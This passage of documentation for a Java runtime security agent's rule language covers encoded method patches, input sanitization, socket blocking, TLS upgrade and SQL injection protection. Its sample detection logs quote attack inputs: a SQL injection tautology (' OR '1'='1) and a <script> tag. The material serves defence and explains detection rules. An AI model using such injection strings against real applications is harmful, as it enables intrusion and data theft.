            mHizyxm9MCExwc3EZIsmi0EwMueV2aXxz/DKK+/Q+H3bMxi/
ppDPe3LO+zzv87zf79v38Z8/PQYg8JqA
            Vq5Y8bKRqZRM+6N4xTbz8UmjlLKKFXvWLhn6LQEvH4t8Ma2cwFg4mV7WP9Djed3KxWt-
fxw9/GTr8ScB1
            tbBoqBAC9QuVbNYoCfSlj6+frMaM+1APtQFueJ7bbS1ahZd1ZMMCdeGhlA8+NHnRi-
GYBf7UlsxBPXZ/6
            MGMUbbNgqWgV6DzYa7Ji5hflYu1sdcK0TPtKdbkbPnQg4IUfJwRaJ6fe0kxZWrMKtqZrHn-
QxXC8WDYvV
            Y+H/o4pTiZs8iaBcOCSgauXqnAc9Ah678FT6jvARqvqg4QWZ2CcQOKpk-
tecBL9owKNCWM+xJIyt3ZKQN
            K2cvCXQ5WVKYPdvHpXZnEPZS+CGBBkaYeX0hb/gwXFM0KtBfW0MzKKexWNZ2g7SMX-
tQz9ChBVc4KhMKp
            5+/9nNzCeQF3eD5Zc+2irHFJoH12qVCyNWmpVshqUnQPRij/weVUvEgrmX+cCAkvxs-
Bj2DRr65mVGb34
            tmxVQJlPqqDBLWnTMt6o3FowSs6Md/eclAWaqd31jG3YT/1whYfmkwKnDp-
wDSyvIqF0TJwV6Du9hf8w1
            /hjlnyrKUPhfx3f19ebvZv4YX7lzc3i6eeNJ0+jtFd8Gvl+9+0/63CqijFZIOwmQENHI-
ADlDIuQsOU8u
            kVGSIC+TJJkhb5J3yLvkJsmQLFkhFnmffEJukzvkc/IFWSNfkq/I1+Qbcp98Sx6SLSIvmN/
I7+Rv3jVu
            orJjF9//4ljP54PIBho20RJcx+A22ua24Z/
bQqcf3Zs4FSV+9HLcRP8WTv8ig39EZMQVcK0hWkuNBVz3
            oO3LjTMj4NrEBSct4HrkSbhlzkWZ0+3exOWA62DF0aMqbmN-
srtsd28LEw6raL3FsQl1sh+dvBwmVYr7C
            T6fRwNkWNCqtiCl+jCgdmFYCWFQ6sax0YVXpxroSwquMddHYNhpw9T8NDh1jcD8Jk+Fn-
jL3imHqNpEja
            MXeW3HCMzTmmlkiFfEw+JZ+Rn8mv5Ilj0A8c6/hcdgxS19Es5fJj6hknJo-
JriDg+BO+h95ANwT0Xgo88
            Mww/KcOp8+Xg7orTcjq6T+ATO7hAgXv2CSx60Sg0Xrx9vBYHEBODSIkwZsQQ3hMRLI-
nonsD/Av+dDonh
            BgAA
        endclass
    endrapidpatch
endapp
```

The Rapid Patch rule is used to replace a complete method (or methods) within any class. The section between `class` and `endclass` identifiers defines a Base64-encoded method body. It is not intended to be human readable and therefore is not editable. The Java Agent will compile the decoded section on the fly and inject it in place of the patched method body.

A mod may contain one or more `rapidpatch` rules.

Mods with `rapidpatch` rules may be added to a policy containing other `patch` rules and/or rules of any other ARMR security rule types.

Version: 2.11

ARMR Sanitization Rule

Overview

The ARMR Sanitization rule can be used to verify data entering the workflow of a server via a HTTP request. Such data is referred to here as a payload, and may be in the form of a String, JSON, or XML. Each payload is then matched against known safe and unsafe patterns. The unsafe patterns include common Cross-Site-Scripting, SQL Injection, and Path Traversal attacks. Any payload that matches an unsafe pattern will be marked for sanitization, which means that a payload has been found to be potentially malicious and an action will need to be taken. If the rule action is configured in ***protect*** mode, the payload will be prevented from being used by the system and a CEF event will be generated. Configuring the rule in ***detect*** mode will generate a CEF event and allow the workflow to continue uninterrupted. It is also possible that a payload may not cleanly match with any of the safe or unsafe patterns. Such payloads are labelled as undetermined values. For such cases, the rule can be configured to automatically mark all undetermined values as being safe or unsafe. Safe undetermined values will be logged, where unsafe undetermined values will be handled by the action.

Given (Condition)

request

Directive	Attribute	Necessity	Description
`request`	`paths`	mandatory	This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints)

- a quoted string
- a list of one or more quoted-strings
- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/target.jsp`
  - a suffix `/myApplication/*`

    - both a prefix and a suffix `*/target*`

- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character `\*`

If no value is specified then protection will be applied to all HTTP endpoints by default.

If a string value is specified then it must:

- not be empty
- be a valid relative URI

The `paths` can be configured similar to,

- `request(paths: ["/api/user", "/api/cart"])`

undetermined

Directive	Attribute	Necessity	Description
`undetermined`	`values`	mandatory	If a payload cannot be cleanly identified as being `safe` or `unsafe` then the rule will consider these values as being ***undetermined***. If undetermined values are configured as unsafe, then it will be handled by the action. If `values` are considered safe, then they will be logged for visibility but the action will not take effect.

The `values` can be configured only as,

- `undetermined(values: safe)`
- `undetermined(values: unsafe)`

Undetermined values are treated as `safe` by default.

An undetermined value is likely of interest to security engineers. Once satisfied that an application is able to safely handle undetermined values, there is a rule syntax to stop the generation of security events in this case:

- `undetermined(values: safe, logging: off)`

ignore

Directive	Attribute	Necessity	Description
`ignore`	`payload`	optional	The rule is used to verify data entering the workflow of a server against known safe and unsafe patterns. Such data is referred to here as a payload, and may be in the form of a String, JSON, or XML. If the rule has marked a payload as being unsafe, but it has been reasoned that the payload is actually safe to use, then this configuration can be used to ignore those payloads. An array of payload values can be specified.

The `payload` can be configured similar to,

- `ignore(payload: ["abcd", "efgh", "1234"])`

The `payload` can be configured along with the `attribute` in the same `ignore` declaration.

`ignore(payload: ["abcd", "efgh", "1234"], attribute: ["field1", "keyname2"])`

Directive	Attribute	Necessity	Description
`ignore`	`attribute`	optional	If the ARMR Sanitization has marked a payload as being unsafe, but it has been reasoned that the assignment of that value, or indeed any value, within the codebase won't be used in a malicious way, then this configuration will allow the assignment to happen for the attribute. An attribute could be a class field, or a map value, or URL query parameter. An array of attribute names can be specified.

The `attribute` can be configured similar to,

- `ignore(attribute: ["field1", "keyname2"])`

The `attribute` can be configured along with the `payload` in the same `ignore` declaration.

`ignore(attribute: ["field1", "keyname2"], payload: ["abcd", "efgh", "1234"])`

When (Event)

The rule actively examines payloads coming from HTTP requests that use the `javax.servlet.ServletRequest` API and JSON/XML parsing within Spring Boot applications.

API
`javax.servlet.ServletRequest.getParameter(Ljava/lang/String;)Ljava/lang/String;`
`javax.servlet.ServletRequest.getParameterMap()Ljava/util/Map;`
`javax.servlet.ServletRequest.getParameterValues()[Ljava/lang/String;`
`javax.servlet.ServletInputStream.readLine([BII)I`
Spring Boot - JSON to Object Conversion
Spring Boot - XML to Object Conversion

Then (Action)

`protect`	Payloads that are marked for sanitization will be blocked by either throwing an exception, or replacing the malicious value with a ***null*** reference. Doing so will prevent the HTTP request from being processed. If logging is configured, a CEF entry is added to the log file with details of the event. This information includes the payload that was marked for sanitization, the HTTP endpoint, the affected class, and the attribute associated with the payload and class.
`detect`	Monitoring mode: the application behaves as normal. A CEF entry is added to the log file with details of the event. This information includes the payload that was marked for sanitization, the HTTP endpoint, the affected class, and the attribute associated with the payload and class. A log message **must** be specified with this action.

Examples

Basic Single Rule Configuration

The following example shows the basic configuration for a single ARMR Sanitization rule.

The rule will:

- enable sanitization in `protect` mode for any HTTP request. Any `unsafe` payload caught by the sanitization rule in `protect` mode will generate a CEF log entry, and will be blocked from being consumed by the application.
- consider any `undetermined` value to be `safe`. All safe undetermined values will generate a CEF log entry, but will not be handled by the action.
- log a `high` severity CEF entry with a custom message of "***A payload has been marked for sanitization***".

```
app("SECURITY POLICY"):
    requires(version: ARMR/2.7)

    sanitization("SANITIZATION :01"):
        request()
        undetermined(values: safe)
        protect(message: "A payload has been marked for sanitization", severity:
high)
    endsanitization

endapp
```

Advanced Multiple Rule Configuration

The following example shows a more detailed configuration with multiple ARMR Sanitization rules.

The first rule will:

- enable sanitization in `detect` mode for any HTTP request that is not mapped by the rule named `SANITIZATION :02`. Any `unsafe` payload caught by the sanitization rule in `detect` mode will generate a CEF log entry. It is recommended to review and report any suspicious entries in the CEF log as further sanitization rules can be configured based on this data.
- consider any `undetermined` values to be `unsafe`. All unsafe values are handled by the action, which in this case will be handled by the `detect` action.
- log a `medium` severity CEF entry using the ***default*** message.

The second rule will:

- enable sanitization in `protect` mode, but only for the URIs `"/api/user/regiester", "/api/shop/basket/add"`. Any unsafe payload caught by the sanitization rule in `protect` mode will generate a CEF log entry, and will be blocked from being consumed by the application.
- consider any `undetermined` value as `unsafe`. All unsafe values are handled by the action, which in this case will be the `protect` action.
- ignore the `payload: ["1=1=1 Air Force 1=1=1"]` because this is the actual name of a product being sold by the online store that could be added to the basket. A review of this value found that it could be safely ignored. The result of not ignoring this particular payload would have resulted in the ARMR Sanitization rule blocking it due to the detection of SQL Injection.
- ignore the `attribute: ["time"]` because this is a field of a class that is assigned a value coming from an HTTP request. After reviewing the business logic of how this field is being used in the application, it was decided that values assigned to this field cannot be used in a malicious way making it safe to ignore. This will avoid the ARMR Sanitization rule protecting against values that are of no concern.
- log a high severity CEF entry with a custom message of "s***ensitive API endpoint under attack"*** .

```
app("SECURITY POLICY"):
    requires(version: ARMR/2.7)

    sanitization("SANITIZATION :01"):
        request()
        undetermined(values: unsafe)
        detect(message: "", severity: medium)
    endsanitization

    sanitization("SANITIZATION :02"):
        request(paths: ["/api/user/regiester",
                        "/api/shop/basket/add"])
        undetermined(values: unsafe)
        ignore(payload: ["1=1=1 Air Force 1=1=1"],
               attribute: ["time"])
        protect(message: "sensitive API endpoint under attack", severity: high)
    endsanitization

endapp
```

Logging

A log entry similar to the following is generated when an unsafe payload for protect and detect is caught by the sanitization rule, and when a safe undetermined value is caught.

Protect Mode

```
<10>1 2021-02-19T20:06:56.939Z localhost java 19559 - -
CEF:0|ARMR:ARMR|ARMR|2.7|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:06:56.939 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput act=protect msg=A payload has been
classified as malicious reason=SQLI taintSource=HTTP_SERVLET httpRequestUri=/api/
forum/print/requestbody/as/map httpRequestMethod=GET internalHttpRequestUri=/api/
forum/print/requestbody/as/map className=java.util.LinkedHashMap at-
tribute=MAP_KEY["message"] payload=' OR '1'\='1 remoteIpAddress=127.0.0.1 localI-
pAddress=127.0.0.1 localPort=8080
```

Detect Mode

```
<10>1 2021-02-19T20:15:25.002Z localhost java 19559 - -
CEF:0|ARMR:ARMR|ARMR|2.7|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:15:25.002 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput act=detect msg=A payload has been clas-
sified as malicious reason=XSS taintSource=HTTP_SERVLET httpRequestUri=/api/forum/
print/xml/requestbody/complex httpRequestMethod=GET internalHttpRequestUri=/api/fo-
rum/print/xml/requestbody/complex className=com.example.data.entity.xml.ForumEnti-
tyXml attribute=OBJECT_FIELD["message"] payload=<script> remoteIpAddress=127.0.0.1
localIpAddress=127.0.0.1 localPort=8080
```

Safe Undetermined

```
<10>1 2021-02-19T20:09:43.593Z localhost java 19559 - -
CEF:0|ARMR:ARMR|ARMR|2.7|SANITIZATION :01|Execute Rule|High|rt=Feb 19 2021
20:09:43.592 +0000 dvchost=localhost procid=19559 appVersion=1 ruleType=sanitiza-
tion securityFeature=sanitization datainput msg=A payload could not be classified
reason=UNDETERMINED taintSource=HTTP_SERVLET httpRequestUri=/api/forum/add/json
httpRequestMethod=GET internalHttpRequestUri=/api/forum/add/json className=com.ex-
ample.data.entity.ForumEntity attribute=OBJECT_FIELD["message"] payload=< > re-
moteIpAddress=127.0.0.1 localIpAddress=127.0.0.1 localPort=8080
```

Version: 2.11

Secure Sockets

Overview

> **INFO**
>
> This security feature is only available on Rimini Connect for Java, is not supported on AAMS Agent

Creating plain TCP server sockets without data encryption allows attackers to intercept such communication channels and read/modify the transmitted data. To avoid such attacks the communication channel must be encrypted. To enforce this policy, the rule upgrades TCP server sockets to SSL/TLS server sockets. Upgrading TCP server sockets to SSL/TLS server sockets will significantly increase the difficulty of Man-in-The-Middle attacks and address known vulnerabilities such as CWE-319, CWE-311, and CWE-5 that are classified as "Sensitive Data Exposure" in OWASP's Top 10 list.

The upgrade is completely transparent to the application and behaves as if communication is occurring over an unencrypted channel. Additionally, because of the fact that the host could be a newer Java version than the guest, SSL/TLS server sockets are able to utilize the newer cipher suites available to the host JVM. This provides the advantage of stronger encryption via the use of the latest cryptographic algorithms for SSL/TLS communication.

In order for this rule to successfully upgrade TCP server sockets to SSL/TLS server sockets make sure that the following system properties are set, according to the desired SSL/TLS configuration. Note that the same system properties must be set on both the server and the client nodes.

```
-Djavax.net.ssl.trustStore
-Djavax.net.ssl.trustStorePassword
-Djavax.net.ssl.keyStore
-Djavax.net.ssl.keyStorePassword
```

When (Event)

accept	IP address and port When a specific `protect` action acting on connections is enforced (e.g. forcing TCP connections to use TLS for connection by specifying `connection: secure` key-value), only wildcard IP and port are supported

---

Then (Action)

protect	Upgrades TCP server sockets to SSL/TLS server sockets. If configured, a log message is generated with details of the event. The `stacktrace: "full"` action parameter is not a valid configuration for the Secure Sockets rule. If configured, a log message is generated with details of the event.

Examples

Force TCP connections to use TLS for connections.

```
app("Socket Accept Forced TLS"):
    requires(version: ARMR/2.7)
    socket("Force TCP connections to use TLS for connections"):
        accept("0.0.0.0:0")
        protect(connection: secure, message: "forced TLS on every connection",
severity: High)
    endsocket
endapp
```

Logging

When the above `Secure Sockets` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-03-12T23:28:52.427Z userX_system  java 27253 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Force TCP connections to use TLS for connections|Execute
Rule|High|rt=Mar 12 2021 23:28:52.427 +0000 dvchost=jenkins-qa-secondary-cen-
tos.aws.example.org procid=27253 appVersion=1 ruleType=socket securityFeature=sock-
et tcptossl act=protect msg=Forced TLS on every connection localName=0.0.0.0 local-
Port=33547
```

Version: 2.11

Socket Control Security Feature

> **TIP**
>
> Support for API Protect was added to this rule in ARMR/2.9. Please see the **API Protect Directives** page in the ARMR documentation for information on how to configure this rule for API endpoint protection.

Overview

The socket rule begins with a `socket` and ends with an `endsocket`. It must contain the rule name as a parameter and this is an arbitrary string, hence it needs to be surrounded with double-quotes. The `socket` rule cannot contain duplicate statements, and multiple `socket` rules are allowed in the same ARMR application. The order of statements inside the `socket` rule does not matter.

> **INFO**
>
> Port ranges in Socket rules are only supported on ARMR/2.2 and above.

> **INFO**
>
> CIDR notation for IP address ranges in Socket Connect and Socket Accept rules are supported on ARMR/2.10 and above. CIDR notation is not supported for IP addresses in Socket Bind rules.

Given (Condition)

bind	The `bind` takes the following key-value pairs as parameters: `client` and `server`. They can be used simultaneously within `bind`. The value for both `client` and `server` keys within `bind` is a quoted-string composed of the IP address of the local interface and the port separated by a colon. Wildcard for IPv4 addresses is specified by `0.0.0.0`, and wildcard for port is specified by `0`.

The following are examples of `bind` conditions specifying wildcarded IPv4 addresses and wildcarded port;

```
bind(client: "0.0.0.0:0")
bind(server: "0.0.0.0:0")
bind(server: "0.0.0.0:0", client: "0.0.0.0:0")
```

Specific IPv4 and/or port numbers may be specified, for example;

```
bind(client: "127.0.0.1:80")
bind(server: "127.0.0.1:0")
bind(client: "0.0.0.0:80")
```

Port ranges may be specified, for example;

```
bind(client: "0.0.0.0:80-90")
bind(server: "0.0.0.0:8080-8090")
bind(server: "127.0.0.1:8080-8090")
```

`accept` and `connect`	`accept` and `connect` require only a single parameter which is the IPv4 address and port for accepting connections from and to a remote address, respectively. Hostnames may also be used. Wildcard for IPv4 addresses is specified by `0.0.0.0`, and wildcard for port is specified by `0`.

The following are examples of `accept` and `connect` conditions specifying wildcarded IPv4 addresses and wildcarded port;

```
accept("0.0.0.0:0")
connect("0.0.0.0:0")
```

Specific IPv4 and/or port numbers may be specified, hostnames may also be specified.For example;

```
accept("127.0.0.1:5001")
accept("0.0.0.0:5001")
accept("localhost:0")
connect("127.0.0.1:8080")
connect("127.0.0.1:0")
connect("localhost:0")
```

Port ranges may be specified, for example;

```
accept("127.0.0.1:5000-5100")
connect("0.0.0.0:8080-8100")
```

CIDR notation for IP address ranges is supported on ARMR/2.10 and above. Valid CIDR notation format is an IPv4 IP addresss not containing any wildcard characters followed by `/<bit mask>`, where `<bit mask>` is an integer in the range 1 to 32 , for example;

```
accept("10.10.20.30/32:5000")
connect("123.1.2.3/16:8080")
```

An invalid IP address with CIDR notation using wildcard character `*` would be `10.2.3.*/31` ***or*** `10.2.3.4/*`

A specific port, port range, or wildcarded port may be specified in conjunction with IP address ranges defined with CIDR notation, for example;

```
connect("123.1.2.3/16:8080")
connect("123.1.2.3/16:8080-8100")
connect("123.1.2.3/16:0")
accept("123.1.2.3/16:5000-5100")
```

> **INFO**
>
> It is possible to create multiple ARMR socket rules with overlapping or overarching conditions.

The agent handles this configuration by selecting only a single rule, and applies the action defined in it. The agent uses the following criteria for selection:

1. select the rule that contains a matching IP address and port, using a rule containing wildcards if no match is found

2. if multiple rules with CIDR notation match the IP address the most specific rule, i.e. that with the longest bit mask, takes precedence.

3. a rule defined with a specific exact IP or domain name match takes precedence over a rule defined with IP range using CIDR notation.

4. a rule defined with IP range using CIDR notation takes precedence over a matching rule with a wildcarded IP.

5. if more than one matching rule exists then priority is given based on the action, in the order allow, protect, detect

> **WARNING**
>
> To avoid unexpected behavior, it is recommended to limit the number of rules that overlap when possible.

Then (Action)

protect	Block network connections to or from an IP address and port combination specified in the `socket` rule. If configured, a log message is generated with details of the event.
allow	Allow network connections to or from an IP address and port combination specified in the `socket` rule. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. Network connections to or from an IP address and port combination specified in the `socket` rule are logged only. A log message **must** be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

Blocking client binds on all interfaces and all ports

```
app("Socket Client Bind Mod"):
    requires(version: ARMR/2.7)
    socket("Blocking client binds on all interfaces and all ports"):
        bind(client: "0.0.0.0:0")
        protect(message: "port binding blocked", severity: 8)
    endsocket
endapp
```

Blocking server binds on all interfaces and all ports.

```
app("Socket Server Bind Mod"):
    requires(version: ARMR/2.7)
    socket("Blocking server binds on all interfaces and all ports"):
        bind(server: "0.0.0.0:0")
        protect(message: "port binding blocked", severity: 8)
    endsocket
endapp
```

Blocking client connections on all ports.

```
app("Socket Connect Mod"):
    requires(version: ARMR/2.7)
    socket("Blocking client connections on all ports"):
        connect("0.0.0.0:0")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking server accepting connections on all interfaces and all ports.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.7)
    socket("Blocking server accepting connections on all interfaces and all
ports"):
        accept("0.0.0.0:0")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking server accepting connections on a specific interface and specific port.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.7)
    socket("Blocking server accepting connections on IP 127.0.0.1 and specific port
5001"):
```

```
        accept("127.0.0.1:5001")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking server accepting connections on a specific interface, over a range of ports.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.7)
    socket("Blocking server accepting connections on IP 127.0.0.1 and port range
5000-5010"):
        accept("127.0.0.1:5000-5010")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking client binds on all interfaces and all ports, but allowing them on a specific interface and specific port.

```
app("Socket Client Bind Mod Multiple Rules"):
    requires(version: ARMR/2.7)

    socket("Socket bind protect all"):
        bind(client: "0.0.0.0:0")
        protect(message: "Socket rule protect 0.0.0.0:0", severity: High)
    endsocket

    socket("Socket bind allow specific"):
        bind(client: "127.0.0.1:5000")
        allow(message: "Socket rule allow 127.0.0.1:5000", severity: Medium)
    endsocket

endapp
```

Blocking client connections to IP address range defined using CIDR notation, on all ports.

```
app("Socket Connect Mod"):
    requires(version: ARMR/2.10)
    socket("Blocking client connection to IP address range on all ports"):
        connect("10.20.20.30/24:0")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Blocking server accepting connections from IP address range defined using CIDR notation, over a range of ports.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.10)
    socket("Blocking server accepting connections from IP address range on port
range 5000-5010"):
        accept("10.20.20.30/28:5000-5010")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Logging

A log entry similar to the following is generated by events resulting from the Socket Client Bind, the Socket Connect rule, and the Socket Accept rules below, respectively.

```
<10>1 2021-03-22T11:03:42.920Z userX_system java 5989 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Socket rule protect|Execute Rule|High|rt=Mar 22 2021
11:03:42.919 +0000 dvchost=jenkins-qa-secondary-centos.aws.example.org procid=5989
appVersion=1 ruleType=socket securityFeature=socket bind act=protect msg=Socket
rule protect 127.0.0.1:0 localIpAddress=127.0.0.1 localPort=5001
```

```
<10>1 2021-03-22T11:05:20.332Z userX_system java 6442 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Socket rule protect|Execute Rule|High|rt=Mar 22 2021
11:05:20.331 +0000 dvchost=jenkins-qa-secondary-centos.aws.example.org procid=6442
appVersion=1 ruleType=socket securityFeature=socket connect act=protect msg=Socket
rule protect 0.0.0.0:80 remoteIpAddress=74.125.193.105 remotePort=80
```

```
<10>1 2021-03-22T11:06:00.934Z userX_system java 6591 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Socket rule protect|Execute Rule|High|rt=Mar 22 2021
11:06:00.932 +0000 dvchost=jenkins-qa-secondary-centos.aws.example.org procid=6591
appVersion=1 ruleType=socket securityFeature=socket accept act=protect msg=Socket
rule protect 127.0.0.1:0 remoteIpAddress=127.0.0.1 remotePort=5001
```

Further Examples

Blocking server binds on all interfaces and all ports with `stacktrace: "full"` parameter.

```
app("Socket Server Bind Mod"):
    requires(version: ARMR/2.7)
    socket("Blocking server binds on all interfaces and all ports"):
        bind(server: "0.0.0.0:0")
        protect(message: "port binding blocked", severity: 8, stacktrace: "full")
    endsocket
endapp
```

Logging

```
<10>1 2021-04-01T13:48:30.121+01:00 userX_system java 23223 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Blocking server binds on all interfaces and all ports|Exe-
cute Rule|High|rt=Apr 01 2021 13:48:30.119 +0100 dvchost=hostnameX procid=23223 ap-
pVersion=1 ruleType=socket securityFeature=socket serverbind act=protect msg=port
binding blocked stacktrace=java.net.ServerSocket.bind(ServerSocket.java)\nNetwork-
ServerSocket.main(NetworkServerSocket.java:19) localIpAddress=127.0.0.1 local-
Port=5001
```

Blocking client connections on all ports with `stacktrace: "full"` parameter.

```
app("Socket Connect Mod"):
    requires(version: ARMR/2.7)
    socket("Blocking client connections on all ports"):
        connect("0.0.0.0:0")
        protect(message: "connections blocked", severity: 8, stacktrace: "full")
    endsocket
endapp
```

Logging

```
<10>1 2021-04-01T13:58:10.562+01:00 userX_system java 23895 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Blocking client connections on all ports|Execute
Rule|High|rt=Apr 01 2021 13:58:10.561 +0100 dvchost=hostnameX procid=23895 appVer-
sion=1 ruleType=socket securityFeature=socket connect act=protect msg=connections
blocked stacktrace=java.net.Socket.connect(Socket.java)\nClientConnection.attempt-
ServerConnection(ClientConnection.java:37)\nClientConnection.main(ClientConnec-
tion.java:24) remoteIpAddress=127.0.0.1 remotePort=5001
```

Blocking client connections on all ports with `“localhost“` parameter.

```
app("Socket Connect Mod"):
    requires(version: ARMR/2.7)
    socket("connect to localhost"):
        connect("localhost:0")
        protect(message: "coonections blocked", severity: High)
    endsocket
endapp
```

Logging

```
<10>1 2021-04-01T13:58:10.562+01:00 userX_system java 23895 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Blocking client connections on all ports|Execute
Rule|High|rt=Apr 01 2021 13:58:10.561 +0100 dvchost=hostnameX procid=23895 appVer-
sion=1 ruleType=socket securityFeature=socket connect act=protect msg=connections
blocked stacktrace=java.net.Socket.connect(Socket.java)\nClientConnection.attempt-
ServerConnection(ClientConnection.java:37)\nClientConnection.main(ClientConnec-
tion.java:24) remoteIpAddress=127.0.0.1 remotePort=5001
```

Blocking server accepting connections with `“localhost“` parameter.

```
app("Socket Accept Mod"):
    requires(version: ARMR/2.7)
    socket("blocking server accepting connections"):
        accept("localhost:0")
        protect(message: "connections blocked", severity: 8)
    endsocket
endapp
```

Logging

```
<10>1 2021-03-22T11:06:00.934Z userX_system java 6591 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Socket rule protect|Execute Rule|High|rt=Mar 22 2021
11:06:00.932 +0000 dvchost=jenkins-qa-secondary-centos.aws.example.org procid=6591
appVersion=1 ruleType=socket securityFeature=socket accept act=protect msg=Socket
rule protect 127.0.0.1:0 remoteIpAddress=127.0.0.1 remotePort=5001
```

Logging On/Off Example

In the following example, logging is switched ON in the `protect` rule by the inclusion of the protect action `message` attribute. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension. The `allow` rule allows client binds on a specific IP and port. Logging is switched OFF in the `allow` rule by the omission of the action `message` attribute.

```
app("Socket Client Bind Mods"):
    requires(version: ARMR/2.7)
    socket("Socket bind protect all. Logging ON"):
        bind(client: "0.0.0.0:0")
        protect(message: "", severity: High)
    endsocket
    socket("Socket bind allow specific. Logging OFF"):
        bind(client: "127.0.0.1:5000")
        allow(severity: Medium)
    endsocket
endapp
```

Version: 2.11

TLS upgrade

Overview

> **INFO**
>
> This security feature is only available on Rimini Connect for Java, is not supported on AAMS Agent.

Java applications that run on legacy Java platforms (such as Java 6) that use SSL/TLS communications are vulnerable to numerous critical attacks. This is because legacy Java platforms do not implement or support the latest and more stable stack of TLS protocols and cipher suites. The TLS-Upgrade rule ensures that Java applications running on Java 6 will take advantage of the latest TLS protocols and cipher suites without requiring any code modifications. By enabling this rule all SSL/TLS connections will be upgraded to the latest version of TLS supported by the host JVM.

The TLS-Upgrade rule will only upgrade SSL/TLS server sockets when using the default SSLContext. The upgrade of an SSL/TLS server socket is completely transparent to the application. This is achieved by replacing the old and untrusted cryptographic protocols (such as SSL) with the latest and trusted ones (such as TLSv1.2). Therefore, it provides protection for common vulnerabilities related to cryptography such as CWE-327 and CWE-326.

> **INFO**
>
> This rule is aimed at versions of Java 6 up to and including 6u21. The rule does not support versions of Java that are newer than 6u21. This rule will only upgrade SSL/TLS server sockets. Sockets on the client-side will not be upgraded.

> **INFO**
>
> In case there is a specific Java configuration required for SSL/TLS the host java.security file should be updated accordingly.

When (Event)

accept	IP address and portWhen a specific `protect` action acting on connections is enforced (e.g. enforcing TLS upgrade by specifying `connection: upgrade-tls` key-value), only wildcard IP and port are supported

Then (Action)

protect	Upgrade SSL/TLS server sockets. If configured, a log message is generated with details of the event. The `stacktrace: "full"` action parameter is not a valid configuration for the TLS-Upgrade rule. If configured, a log message is generated with details of the event.

Examples

Upgrade TLS connections for connections.

```
app("myapp"):
requires(version: ARMR/2.7)
    socket("Upgrade TLS connections for connections"):
        accept("0.0.0.0:0")
        protect(connection: upgrade-tls, message: "TLS connection upgraded", sever-
ity: High)
    endsocket
endapp
```

Logging

When the above `TLS upgrade` rule is triggered a log entry similar to the following is generated:

```
<10>1 2020-09-14T13:56:40.095+01:00 userX_system java 18420 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Force TCP connections to use TLS for connections|Execute
Rule|High|rt=Sep 14 2020 13:56:40.094 +0100 dvchost=ckang-XPS-15-9570 procid=18420
ruleType=socket securityFeature=socket tlsupgrade act=protect msg=Forced TLS on
every connection dst=0 localPort=40071 localName=0.0.0.0
```

Version: 2.11

ARMR SQL Rule

Overview

A **SQL injection (SQLi)** attack consists of the insertion or “injection” of a SQL query via the input data from the client to the application. The ARMR `sql` rule can be used to enable protection against SQL injection attacks.

> **INFO**
>
> SQL Injection vulnerabilities are covered by CWE-89.

Given (Conditions)

The user can specify two conditions in the ARMR `sql` rule - `input` and `vendor`.

input

This allows the user to specify the source of the untrusted data.

The following three sources are supported:

- `http` data introduced via HTTP/HTTPS requests
- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserialization

The rule will trigger if the source of the untrusted data matches that specified in the rule.

If no value is specified then a default value of `http` is used.

An exception will be thrown if an unsupported value is provided.

vendor

This is an optional declaration that allows the user to specify the database type to be protected. The following databases are supported:

- `db2`

- `mariadb`
- `mssql`
- `mysql`
- `oracle`
- `sybase`
- `postgres`

In addition, a value of `any` may be specified which will enable the agent to automatically detect the database type used by the application.

One of the listed database types, or the value `any`, must be specified if the `vendor` declaration is present.

If no `vendor` declaration is specified then a default value of `any` is used.

- **options:**
  - Depending on the database configuration, the following optional parameters are also supported to allow the agent to accurately detect SQL injection attacks:
    - `ansi-quotes` - `mysql` and `mariadb`: corresponds to the ANSI_QUOTES server mode.
    - `no-backslash-escapes` - `mysql` and `mariadb`: corresponds to the NO_BACKSLASH_ESCAPES server mode.
    - `quoted-identifiers` - `mssql` and `sybase`: corresponds to the QUOTED_IDENTIFIER flag

When (Event)

injection

This condition allows the user to specify the type of injection:

- `successful-attempt` the rule will trigger upon detecting a valid SQLi payload that would have resulted in a successful SQLi attack, exploiting the underlying database.
- `failed-attempt` the rule will trigger upon detecting an invalid SQLi payload that would have resulted in an unsuccessful SQLi attack, which could expose the underlying database configuration or vendor.

If no value is specified then a default value of `successful-attempt` is used.

In addition, the user may optionally specify the following parameter:

- `permit: query-provided` the rule will not trigger in the case where the entire SQL query (and not just part of it) has come from any of the untrusted sources defined in the input declaration.

An exception will be thrown if an unsupported value is provided. |

> **INFO**
>
> Multiple `sql` rules are allowed in the same ARMR mod providing they have different injection types.

Then (Action)

The action statement specifies the action the agent takes whenever an attack is detected. There are two supported actions `protect` and `detect`:

